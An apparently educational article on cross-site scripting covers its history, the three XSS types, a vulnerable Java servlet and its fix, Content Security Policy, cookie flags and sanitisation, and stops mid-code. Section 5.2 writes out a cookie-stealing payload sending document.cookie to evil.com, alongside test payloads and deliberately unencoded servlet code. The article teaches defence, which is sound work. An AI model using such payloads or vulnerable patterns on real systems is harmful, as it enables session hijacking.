
What Is Cross-Site Scripting (XSS)?
A complete, beginner-friendly walkthrough of how XSS attacks work, why they happen, how they have shaped the modern web and how real engineering teams defend against them — with Java, JavaScript and CSP examples throughout.
Introduction & History
Imagine you own a public notice board in the middle of a town square. Anyone can pin up a note, and everyone walking by reads whatever is pinned there — trusting that the board’s owner (you) has made sure nothing dangerous is posted. Now imagine someone pins up a note that is not really a note at all — it is a tiny trap. When someone reads it, the trap goes off in their pocket, not yours. That, in a nutshell, is Cross-Site Scripting, or XSS: a web page trusted by a user ends up running code that an attacker slipped in, and that code executes with the user’s own trust and permissions.
More formally: XSS is a type of injection vulnerability where an attacker manages to insert malicious client-side script (almost always JavaScript) into a web page that other users view. Because the browser cannot tell the difference between “script the website’s developers wrote” and “script an attacker sneaked in”, it just runs it — inside the victim’s browser, using the victim’s session, cookies and permissions.
1.1 A Short History
The term “Cross-Site Scripting” was coined around 1999–2000 by Microsoft’s security team, though the underlying issue had already been observed informally as early as 1996, when early dynamic websites started reflecting user input straight back into HTML pages without checking it. The name is a little odd once you think about it — it does not always cross sites at all. It stuck because early examples often involved a script from one site running in the context of another (for example, an attacker’s site tricking a victim into carrying a malicious link to a trusted site). Today, the name is mostly historical baggage; what matters is the underlying idea: untrusted data ends up being treated as executable code.
Two moments cemented XSS in the industry’s collective memory. In 2005, a MySpace user named Samy Kankar wrote a self-propagating XSS worm that turned “but most of all, samy is my hero” into the fastest-spreading virus of its time — over one million infected profiles in under 24 hours, entirely through a stored XSS bug. In 2018, British Airways lost payment data for around 380,000 customers after attackers used a XSS / script-injection technique (a “digital skimmer”, part of the Magecart family of attacks) to intercept card details directly in customers’ browsers. These are not ancient history — they are proof that XSS remains dangerous decades after its discovery.
XSS happens when a website lets an attacker’s text be treated as code. If a site takes text you type — a comment, a username, a search query — and puts it back onto a page without properly “de-fanging” it, an attacker can type in a tiny program instead of normal text, and your browser will run that program as if the website itself wrote it.
1.2 Why the Name Stuck Despite Being Misleading
Modern XSS often has nothing to do with actually crossing sites. Stored XSS lives entirely on one site; DOM-based XSS never even reaches a server. Yet the name endures because it captures the essential violation: script running in one page’s trust context that morally belonged to someone else. Every time you see the acronym, it is worth mentally rephrasing it as “untrusted script executing in a trusted page’s security context” — that is the definition that generalises to all three variants.
The Problem & Motivation
To understand why XSS exists, you need to understand a foundational rule browsers rely on called the Same-Origin Policy (SOP). SOP says: a script running on bank.com should not be able to read data from evil.com, and vice versa. This is the wall that keeps your bank tab and your random shopping tab from spying on each other. It is one of the most important security boundaries on the entire web.
XSS is dangerous precisely because it breaks this wall from the inside. The attacker’s script is not running from evil.com anymore — thanks to the injection, it is running as if it were written by bank.com itself, inside a page the browser considers 100% legitimate. The malicious code inherits every privilege that page has: access to cookies, access to local storage, the ability to make authenticated API requests and the ability to manipulate anything on the page the victim sees.
2.1 Why This Keeps Happening
Modern websites are not static documents — they are programs that constantly mix two very different things together: data (what the user typed, what came from a database, what came from another API) and code (HTML, JavaScript, CSS that defines how the page behaves). The entire root cause of XSS is that these two things get concatenated together without a clear, enforced boundary. The browser has no built-in way to know “this chunk of the HTML was supposed to be inert text” versus “this chunk was meant to be a live <script> tag” — unless the website’s code very deliberately marks that boundary through proper encoding.
Rich, dynamic web apps
Modern apps render huge amounts of user-generated content — comments, bios, chat messages, reviews — multiplying the number of places injection can occur.
Many rendering contexts
Data can land inside HTML text, HTML attributes, JavaScript strings, URLs or CSS — each with different, easy-to-forget escaping rules.
Third-party code
Ad scripts, analytics tags, widgets and libraries all run with the same privileges as your own code — one compromised dependency can inject XSS site-wide.
Developer convenience APIs
Easy-to-misuse browser and framework APIs like innerHTML or dangerouslySetInnerHTML make it simple to accidentally turn data into executable markup.
The business motivation for taking XSS seriously is simple: a single successful XSS attack can lead to session hijacking, credential theft, defacement, malware distribution or full account takeover — and because it exploits the victim’s own trusted session, traditional network firewalls and server-side authentication checks do not stop it. It is consistently ranked in the OWASP Top 10 list of the most critical web application security risks.
2.2 The Compounding Impact of a Single Injection
A well-placed XSS bug is not a single-user problem — on a page many users visit, one stored payload can be executed thousands or millions of times per day, and every execution runs with the individual victim’s privileges. This asymmetry — one attacker action, mass victim exposure — is a large part of what makes XSS such a persistent target for both criminals and researchers.
Core Concepts
Before going further, let us build a shared vocabulary. Think of each term below as a small Lego brick — you will need all of them to understand the bigger picture later.
3.1 Injection
A broad category of vulnerabilities where untrusted input is inserted into a command or query that a system then executes. SQL Injection puts malicious input into a database query; XSS puts malicious input into a web page that a browser then “executes” as HTML / JavaScript. Same root cause, different target.
3.2 Payload
The literal snippet of malicious script an attacker submits. A classic, harmless example used purely for testing is: <script>alert('XSS')</script>. In a real attack, the payload usually does something like stealing cookies or redirecting the victim, not just showing a pop-up.
3.3 Sink and Source
Security engineers talk about sources (places untrusted data enters an application — a URL parameter, a form field, an HTTP header, a database record originally written by a user) and sinks (places where that data is used in a way that can trigger code execution — innerHTML, document.write(), eval(), building a URL for a redirect and so on). XSS occurs whenever data flows from a source to a sink without being properly neutralised in between.
3.4 Output Encoding (Escaping)
The practice of converting characters that have special meaning in HTML / JS / CSS / URLs (like <, >, ", ', &) into safe, inert representations (like <, >) right before they are placed into a specific context. This is the single most important defence against XSS.
3.5 Sanitisation
The practice of removing or neutralising dangerous markup from input that is allowed to contain some HTML — for example, a blog comment system that lets users bold text with <b> tags but must strip out <script> tags. Sanitisation is different from encoding: encoding assumes “nothing here should be treated as markup”, while sanitisation assumes “some markup is fine, but only a safe subset”.
3.6 DOM (Document Object Model)
The in-memory, tree-shaped representation of a web page that JavaScript can read and modify live, in the browser, after the page has loaded. DOM-based XSS happens entirely inside this tree, without the server ever seeing the malicious payload.
3.7 Content Security Policy (CSP)
An HTTP response header that tells the browser “only run scripts from these trusted sources, and never run inline scripts unless explicitly allowed”. CSP acts like a seatbelt — it does not prevent the crash (the injection), but it dramatically limits the damage by refusing to execute unauthorised script.
Think of a web page like a fill-in-the-blank form letter. The developer writes the fixed sentence: “Hello, ____! Welcome back.” The blank is supposed to be filled with a name. XSS is what happens when, instead of writing a name in the blank, someone writes an entire new instruction — and the person reading the letter follows it because they cannot tell it apart from the rest of the sentence.
Types of XSS (Architecture & Components)
XSS is not one single bug — it is a family of three related patterns, distinguished by where the untrusted data lives and how it reaches the browser.
4.1 Reflected XSS
The payload travels from the request straight into the response, in a single round trip, without ever being stored anywhere. Classic example: a search page that echoes “You searched for: [your query]” directly from the URL’s query string. Because the payload lives in the URL, attackers typically deliver it via a crafted link sent through email, chat or a malicious ad — the victim has to click something.
4.2 Stored XSS (a.k.a. Persistent XSS)
The payload is saved on the server — in a database, a file, a message board post, a user profile bio — and later served to any user who views that page. This is the most dangerous variant because no click on a special link is required; simply visiting a normal page (like reading a forum thread) is enough to trigger the attack. Samy Kankar’s MySpace worm was stored XSS: the payload lived in his profile and infected everyone who viewed it.
4.3 DOM-Based XSS
The vulnerability lives entirely on the client side. Client-side JavaScript reads data from a source the attacker controls (like location.hash or document.URL) and writes it into a dangerous sink (like innerHTML) — and the server may never even see the malicious payload, because it is processed and rendered purely in the browser after the page has loaded. This makes DOM XSS invisible to many server-side logs and traditional security scanners.
| Type | Payload location | Requires victim click? | Visible in server logs? |
|---|---|---|---|
| Reflected | URL / request parameters | Usually yes | Yes |
| Stored | Database / server storage | No | Yes (at submission time) |
| DOM-based | Client-side JavaScript state | Usually yes | Often no |
Many beginners assume XSS only means “someone puts a <script> tag on a page”. In reality, attackers rarely need literal <script> tags — event handler attributes like onerror, onmouseover or onload, along with tags like <img>, <svg> and <iframe>, are equally capable of executing JavaScript and are frequently used to slip past naive filters that only block the word “script”.
Internal Working — How an Attack Actually Executes
Let us walk through a concrete, step-by-step example of a reflected XSS attack against a simple Java web application, to see exactly what happens at each layer.

5.1 The Vulnerable Code
Imagine a servlet that echoes a “welcome” message using a name pulled straight from the URL, with no encoding:
protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    String name = request.getParameter("name");
    PrintWriter out = response.getWriter();
    response.setContentType("text/html");

    // DANGEROUS: user input is concatenated directly into HTML
    out.println("<html><body>");
    out.println("<h1>Welcome, " + name + "!</h1>");
    out.println("</body></html>");
}
5.2 Step by Step
Attacker crafts a malicious URL
Instead of a name, they place a script: /welcome?name=<script>document.location='https://evil.com/steal?c='+document.cookie</script>
Delivery
The attacker sends this link to a victim through email, a chat message or a malicious ad, often disguised behind a URL shortener so it looks harmless.
Victim clicks
The victim’s browser sends a normal-looking GET request to the real, trusted server (say, bank.com).
Server reflects the payload unmodified
The vulnerable servlet does zero encoding — it just concatenates the raw query parameter into the HTML response and sends it back.
Browser parses the response
The browser has no way to know the <script> tag was not part of the legitimate page — it was delivered by bank.com over a normal HTTPS response, so it is parsed and executed exactly like any other script on that page.
Malicious script runs with full page privileges
The script reads document.cookie (which includes the victim’s session cookie for bank.com, assuming it is not HttpOnly) and sends it to the attacker’s server.
Session hijack
The attacker now has a valid session cookie for the victim’s logged-in bank session and can impersonate them without ever knowing their password.
5.3 The Fix
The fix is almost embarrassingly small — but it must be applied consistently, everywhere untrusted data touches output:
import org.owasp.encoder.Encode; // OWASP Java Encoder library

protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    String name = request.getParameter("name");
    PrintWriter out = response.getWriter();
    response.setContentType("text/html");

    // SAFE: encode before placing into an HTML context
    String safeName = Encode.forHtml(name);
    out.println("<html><body>");
    out.println("<h1>Welcome, " + safeName + "!</h1>");
    out.println("</body></html>");
}
With encoding applied, the browser now receives <script>...</script> as literal, inert text — it prints on screen as a harmless string instead of executing as a program.
Data Flow & Lifecycle of an XSS Vulnerability
It helps to think of every piece of user-controlled data as having a “lifecycle” as it travels through a system. XSS is fundamentally a failure at one specific point in that lifecycle: the moment data crosses from “data” territory into “code” territory without a checkpoint.
Notice something important: the vulnerability is not really about input at all — it is about output. This is a common point of confusion for newer developers, who often reach for input validation (“reject any input containing <script>”) as their primary defence. Input validation is useful as a secondary, defence-in-depth layer, but it can never be complete, because the same piece of data might be perfectly safe in one output context and dangerous in another. The lifecycle only becomes safe when encoding is applied at the exact moment and context of output.
Blocklisting strings like <script> is trivially bypassed. An attacker can use <ScRiPt>, encode characters as HTML entities, break the tag across multiple attributes or use dozens of alternative HTML elements and event handlers (<img src=x onerror=alert(1)>) that never contain the word “script” at all. Defence must happen through correct, context-aware encoding — not keyword matching.
Trade-offs — Advantages & Disadvantages of Each Defence
There is no single silver-bullet fix for XSS — real systems layer several defences together, each with its own cost and coverage. Here is how the major techniques compare.

Output encoding
- Extremely effective when applied correctly and consistently
- Low performance overhead
- Well-supported by mature libraries in every language
Output encoding — limits
- Must be context-aware (HTML body vs. attribute vs. JS vs. URL) — easy to get subtly wrong
- Only as strong as developer discipline; one missed spot reopens the hole
Content Security Policy (CSP)
- Strong defence-in-depth even if an injection slips through
- Blocks inline scripts and unauthorised script sources browser-side
- Can report violations for monitoring without breaking the app
CSP — limits
- Can be complex to configure correctly on large, legacy apps
- Strict policies may break third-party widgets or inline event handlers
- Not a substitute for fixing the actual injection point
HTML sanitisation libraries
- Allows rich content (bold, links, images) safely
- Good for user-generated content platforms (forums, CMS, chat)
Sanitisation — limits
- Complex to implement correctly from scratch — always use a proven library
- Historically a frequent source of bypasses as parsers evolve
- Adds processing overhead, especially on large content
Web Application Firewall (WAF)
- Blocks many known attack patterns before they reach the app
- No code changes needed; fast to deploy
- Useful as a stop-gap while a real fix is developed
WAF — limits
- Pattern-based; sophisticated payloads can bypass it
- False positives can block legitimate traffic
- Gives a false sense of security if treated as the only defence
Performance & Scalability Considerations
Security work is never free — every defensive layer adds some cost, and at scale, those costs matter. The good news is that XSS defences are, relatively speaking, some of the cheapest security controls available.
8.1 Output Encoding
Modern encoding libraries operate in linear time relative to string length and are implemented with highly optimised character-lookup tables. In practice, encoding overhead is negligible compared to database queries, network I/O or template rendering itself — teams almost never need to optimise around it. The far bigger performance risk is skipping encoding “to save time”, which trades a near-zero cost for a critical vulnerability.
8.2 Sanitisation at Scale
Rich HTML sanitisation (parsing and rebuilding a DOM tree per submission) is meaningfully more expensive than simple encoding — for platforms processing millions of comments or messages, this can become a measurable CPU cost. Common mitigations include sanitising once at write-time (when content is submitted) rather than at every read, and caching the sanitised output.
8.3 CSP Overhead
CSP is enforced by the browser, not the server, so it adds essentially zero server-side load. The main “cost” is engineering time: auditing an application to build an accurate policy, and ongoing maintenance as new scripts or resources are added.
Reliability & “Blast Radius” Thinking
In distributed systems, engineers talk about high availability (HA) — designing so no single failure takes the whole system down. Security engineers borrow a similar mindset for XSS: since no single defence is perfect, the goal is to design so that no single missed encoding call compromises the entire application. This is called defence in depth, and it directly limits what security people call the “blast radius” of a successful injection.
9.1 Layering for Resilience
- Layer 1 — Framework defaults: use templating engines that auto-escape by default (more on this in the Best Practices section), so a forgotten encoding call still fails safe.
- Layer 2 — CSP: even if a payload is injected, a strict CSP can prevent it from executing or from exfiltrating data to an attacker-controlled domain.
- Layer 3 — Cookie flags: marking session cookies
HttpOnlymeans even a successful script injection cannot read them viadocument.cookie. - Layer 4 — Monitoring: CSP violation reports and WAF logs give teams a chance to detect and patch an injection point before it is widely exploited.
This layered approach mirrors how reliable distributed systems use redundancy, circuit breakers and graceful degradation — no individual control is assumed to be perfect, so the system as a whole stays resilient even when one layer fails.

Security Deep Dive
This is the heart of the topic, so let us go deeper into how each concrete defence works and why.
10.1 Context-Aware Output Encoding
The golden rule: encode data based on where it is being placed, not just once, generically. The same string needs different treatment depending on context:
| Context | Example | Encoding needed |
|---|---|---|
| HTML body | <p>{{name}}</p> | HTML entity encoding |
| HTML attribute | <input value="{{name}}"> | HTML attribute encoding |
| JavaScript string | var x = "{{name}}"; | JavaScript string encoding |
| URL parameter | <a href="?q={{name}}"> | URL encoding |
| CSS value | style="color:{{name}}" | CSS encoding |
Using the wrong encoder for the wrong context (a very common mistake) can leave an application vulnerable even though “some encoding” is happening.
10.2 Content Security Policy in Practice
A strong, modern CSP header looks something like this:
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-r4nd0mBase64Value';
  object-src 'none';
  base-uri 'self';
  report-uri /csp-violation-report
Key ideas:
script-src 'self'means only scripts loaded from the site’s own origin are allowed to run — inline<script>tags and injectedonclickhandlers are blocked outright.- A per-request nonce (a random, one-time token) lets specific legitimate inline scripts run while still blocking any script an attacker injects, since they cannot guess the nonce.
object-src 'none'blocks plugins like Flash, historically another XSS vector.report-urilets the browser silently notify the backend whenever the policy blocks something — invaluable for both tuning the policy and detecting active attack attempts.
10.3 HttpOnly, Secure and SameSite Cookies
Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Strict
- HttpOnly — blocks JavaScript (including injected XSS scripts) from reading the cookie via
document.cookie. - Secure — cookie is only sent over HTTPS, reducing exposure to network-level interception.
- SameSite — restricts when cookies are sent on cross-site requests, which also helps mitigate related attacks like CSRF.
10.4 Server-Side Encoding in Java (Spring Example)
Modern templating engines like Thymeleaf (commonly used with Spring) auto-escape variables by default:
<!-- Thymeleaf template: safe by default -->
<p th:text="${comment.body}"></p>
<!-- th:text automatically HTML-encodes the value -->

<!-- DANGEROUS: th:utext ("unescaped text") disables auto-escaping -->
<p th:utext="${comment.body}"></p>
<!-- Only use th:utext for content that has been explicitly sanitised -->
10.5 Sanitising Rich User Content in Java
import org.owasp.html.PolicyFactory;
import org.owasp.html.Sanitizers;
public class CommentService {
private static final PolicyFactory POLICY =
Sanitizers.FORMATTING.and(Sanitizers.LINKS);
public String sanitizeUserComment(String rawHtml) {
// Allows safe subset: , , , etc.
// Strips